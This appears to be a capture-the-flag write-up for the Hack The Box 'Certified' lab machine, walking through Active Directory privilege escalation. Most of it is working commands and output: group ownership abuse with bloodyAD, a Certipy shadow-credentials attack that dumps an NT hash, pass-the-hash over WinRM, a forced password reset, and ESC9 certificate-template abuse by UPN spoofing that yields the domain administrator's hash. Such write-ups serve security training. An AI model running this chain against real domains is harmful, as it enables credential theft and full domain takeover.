 and we've got a nice chain starting with
 Judith.Mader having WriteOwner over the Management group
How to Abuse ?
- we can add ourselves as the owner of this group
- add any user we need to it including ourselves
so we replaced the old owner with ourselves
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ bloodyAD --domain certified.htb --host 10.129.231.186 -u judith.mader -p judith09 set owner Management judith.mader
[+] Old owner S-1-5-21-729746778-2675978091-3820388244-512 is now replaced by judith.mader on Management
Now we gave ourselves GenericAll over that group so we can add ourselves
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ bloodyAD --domain certified.htb --host 10.129.231.186 -u judith.mader -p judith09 add genericAll Management judith.mader
[+] judith.mader has now GenericAll on Management
then added ourselves to the group
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ bloodyAD --domain certified.htb --host 10.129.231.186 -u judith.mader -p judith09 add groupMember Management judith.mader
[+] judith.mader added to Management
Shell as management_svc
 Back to the chain, this Management group gives us an additional permission like GenericWrite over the user Management_SVC
How to abuse it ?
Back to the chain, this Management group gives us an additional permission like GenericWrite over the user Management_SVC
How to abuse it ?
- we can change the user's password directly
- we can try shadow credentials attack so we don't change the password
and we got the hash for that user management_svc without the need to change the password
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy shadow auto -account management_svc -dc-ip 10.129.231.186 -target-ip 10.129.231.186 -u judith.mader -p judith09
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'db113f562a4945bc990882265a38f134'
[*] Adding Key Credential with device ID 'db113f562a4945bc990882265a38f134' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID 'db113f562a4945bc990882265a38f134' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[*] Wrote credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
Usually these users (the ones with svc in their name) will have access to services like winrm cause they are used to manage some kind of service and the IT would need to troubleshoot it some time and as you can see we can winrm

┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ nxc winrm 10.129.231.186 -u 'management_svc' -H a091c1832bcdd4677c28b5a6a1295584
WINRM 10.129.231.186 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM 10.129.231.186 5985 DC01 [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)

and we got the user flag
Looking at the privileges and groups nothing suspicious
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CERTIFIED\Management                        Group            S-1-5-21-729746778-2675978091-3820388244-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
ca_operator User
 back to the chain,
we got
back to the chain,
we got GenericAll over the user CA-Operator so we can abuse it the same way we abused management_svc or we can try the password change path this time and because there is a CA in place i always like to run SharpHound cause it is so much better in enumerating certificates than rusthound and bloodhound.py
First get a ticket to use it with bloodyAD cause it doesn't support PTH
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]                                                                                                                  10:55:21 [59/59]
└──╼ [★]$ getTGT.py certified.htb/management_svc@10.129.231.186 -hashes :a091c1832bcdd4677c28b5a6a1295584
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in management_svc@10.129.231.186.ccache
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ export KRB5CCNAME=management_svc@10.129.231.186.ccache
then change the password, but note that if you'll use bloodyAD with TGT you need to give the hostname as the --host not the IP and add the --dc-ip option
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ bloodyAD --domain certified.htb --host DC01.certified.htb -u management_svc -k --dc-ip 10.129.231.186 set password ca_operator 'Password123!'
[+] Password changed successfully!
now looking at bloodhound data, the user ca_operator can enroll in a tier zero template so lets use that user to find any vulnerable templates and maybe that template is one of them

ESC9
so run certipy to find vulnerable templates
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy find -dc-ip 10.129.231.186 -u ca_operator -p 'Password123!' -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260609105839_Certipy.txt'
[*] Wrote text output to '20260609105839_Certipy.txt'
[*] Saving JSON output to '20260609105839_Certipy.json'
[*] Wrote JSON output to '20260609105839_Certipy.json'
and as you can see the Zero Tier template i mentioned is vulnerable to ESC9 where there is no security extension and we can abuse it to get to the administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ cat 20260609105839_Certipy.txt
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-05-13T15:48:52+00:00
    Template Last Modified              : 2024-05-13T15:55:20+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Full Control Principals         : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFIED.HTB\operator ca
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
ESC9 vulnerabilities arise when a certificate template is explicitly configured not to include the szOID_NTDS_CA_SECURITY_EXT (OID 1.3.6.1.4.1.311.25.2) security extension in the certificates it issues. This extension, which contains the requester's SID, was introduced by Microsoft as part of the May 2022 "Certifried" updates (CVE-2022-26923 and KB5014754) to enable "strong certificate mapping". Strong mapping allows DCs to reliably and securely map a presented client certificate to a specific user or computer account in Active Directory using its SID.
for this to be exploited there is no option, either template is vulnerable to ESC6 too or StrongCertificateBindingEnforcement registery key on domain controllers must be 1 or 0
- having the value 1 means it is a compatability mode and it has issue if the SID is absent it'll fall back to the UPN
- having the value 0 meaning it is completely disabled and mapping isn't enforced
first we'll read the UPN for the user ca_operator to restore it later
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'ca_operator' -p 'Password123!' -dc-ip 10.129.231.186 read -user ca_operator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_operator':
    cn : operator ca
    distinguishedName : CN=operator ca,CN=Users,DC=certified,DC=htb
    name : operator ca
    objectSid : S-1-5-21-729746778-2675978091-3820388244-1106
    sAMAccountName : ca_operator
    userPrincipalName : ca_operator@certified.htb
    userAccountControl : 66048
    whenCreated : 2024-05-13T15:32:03+00:00
    whenChanged : 2026-06-09T17:58:13+00:00
and CA_Operator can't write over it self and I forgot about that so lets use managment_svc to write the UPN for this user instead
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'ca_operator' -p 'Password123!' -dc-ip 10.129.231.186 -upn 'administrator' -user 'ca_operator' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName : administrator
[-] User 'CA_OPERATOR' doesn't have permission to update these attributes on 'ca_operator'
and now we've updated the UPN
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'management_svc' -hashes ':a091c1832bcdd4677c28b5a6a1295584' -dc-ip 10.129.231.186 -upn 'administrator' -user 'ca_operator' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName : administrator
[*] Successfully updated 'ca_operator'
and we got pfx for the administrator but we can't use it to authenticate just yet why ? cause if we tried to authenticate now, there is some confliction cause there is 2 objects having the same UPN which will cause confliction and make it fail
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy req -u 'ca_operator' -p 'Password123!' -dc-ip 10.129.231.186 -target 'DC01.certified.htb' -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
actually when i tried to authenticate to prove the point it worked and we got administrator, but I've seen this before in fluffy and we got error and we had to change the UPN back first but in fluffy we were abusing ESC16
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -dc-ip 10.129.231.186 -domain certified.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
Shell as Administrator
and we got root

Beyond root
checking after the root, it actually got reverted on its own maybe there was a cleanup script so lets try it again but read before doing auth
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'administrator' -hashes :0d5b49608bbce1751f708748f67e2d34 -dc-ip 10.129.231.186 read -user ca_operator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_operator':
    cn : operator ca
    distinguishedName : CN=operator ca,CN=Users,DC=certified,DC=htb
    name : operator ca
    objectSid : S-1-5-21-729746778-2675978091-3820388244-1106
    sAMAccountName : ca_operator
    userPrincipalName : ca_operator@certified.htb
    userAccountControl : 66048
    whenCreated : 2024-05-13T15:32:03+00:00
    whenChanged : 2026-06-09T18:23:43+00:00
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'administrator' -hashes :0d5b49608bbce1751f708748f67e2d34 -dc-ip 10.129.231.186 read -user administrator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'Administrator':
    cn : Administrator
    distinguishedName : CN=Administrator,CN=Users,DC=certified,DC=htb
    name : Administrator
    objectSid : S-1-5-21-729746778-2675978091-3820388244-500
    sAMAccountName : Administrator
    userAccountControl : 66048
    whenCreated : 2024-05-13T15:02:18+00:00
    whenChanged : 2026-06-09T16:04:21+00:00
now when i tried to do it again but making sure the cleanup script didn't run I've got this
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'management_svc' -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.231.186 read -user ca_operator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_operator':
    cn : operator ca
    distinguishedName : CN=operator ca,CN=Users,DC=certified,DC=htb
    name : operator ca
    objectSid : S-1-5-21-729746778-2675978091-3820388244-1106
    sAMAccountName : ca_operator
    userPrincipalName : administrator
    userAccountControl : 66048
    whenCreated : 2024-05-13T15:32:03+00:00
    whenChanged : 2026-06-09T18:38:57+00:00
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -dc-ip 10.129.231.186 -domain certified.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
[-] See the wiki for more information
so now I restored the original one and it worked so it was actually an issue not to revert but the cleanup script did that for us
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy account -u 'management_svc' -hashes ':a091c1832bcdd4677c28b5a6a1295584' -dc-ip 10.129.231.186 -upn 'ca_operator' -user 'ca_operator' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName : ca_operator
[*] Successfully updated 'ca_operator'
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -dc-ip 10.129.231.186 -domain certified.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34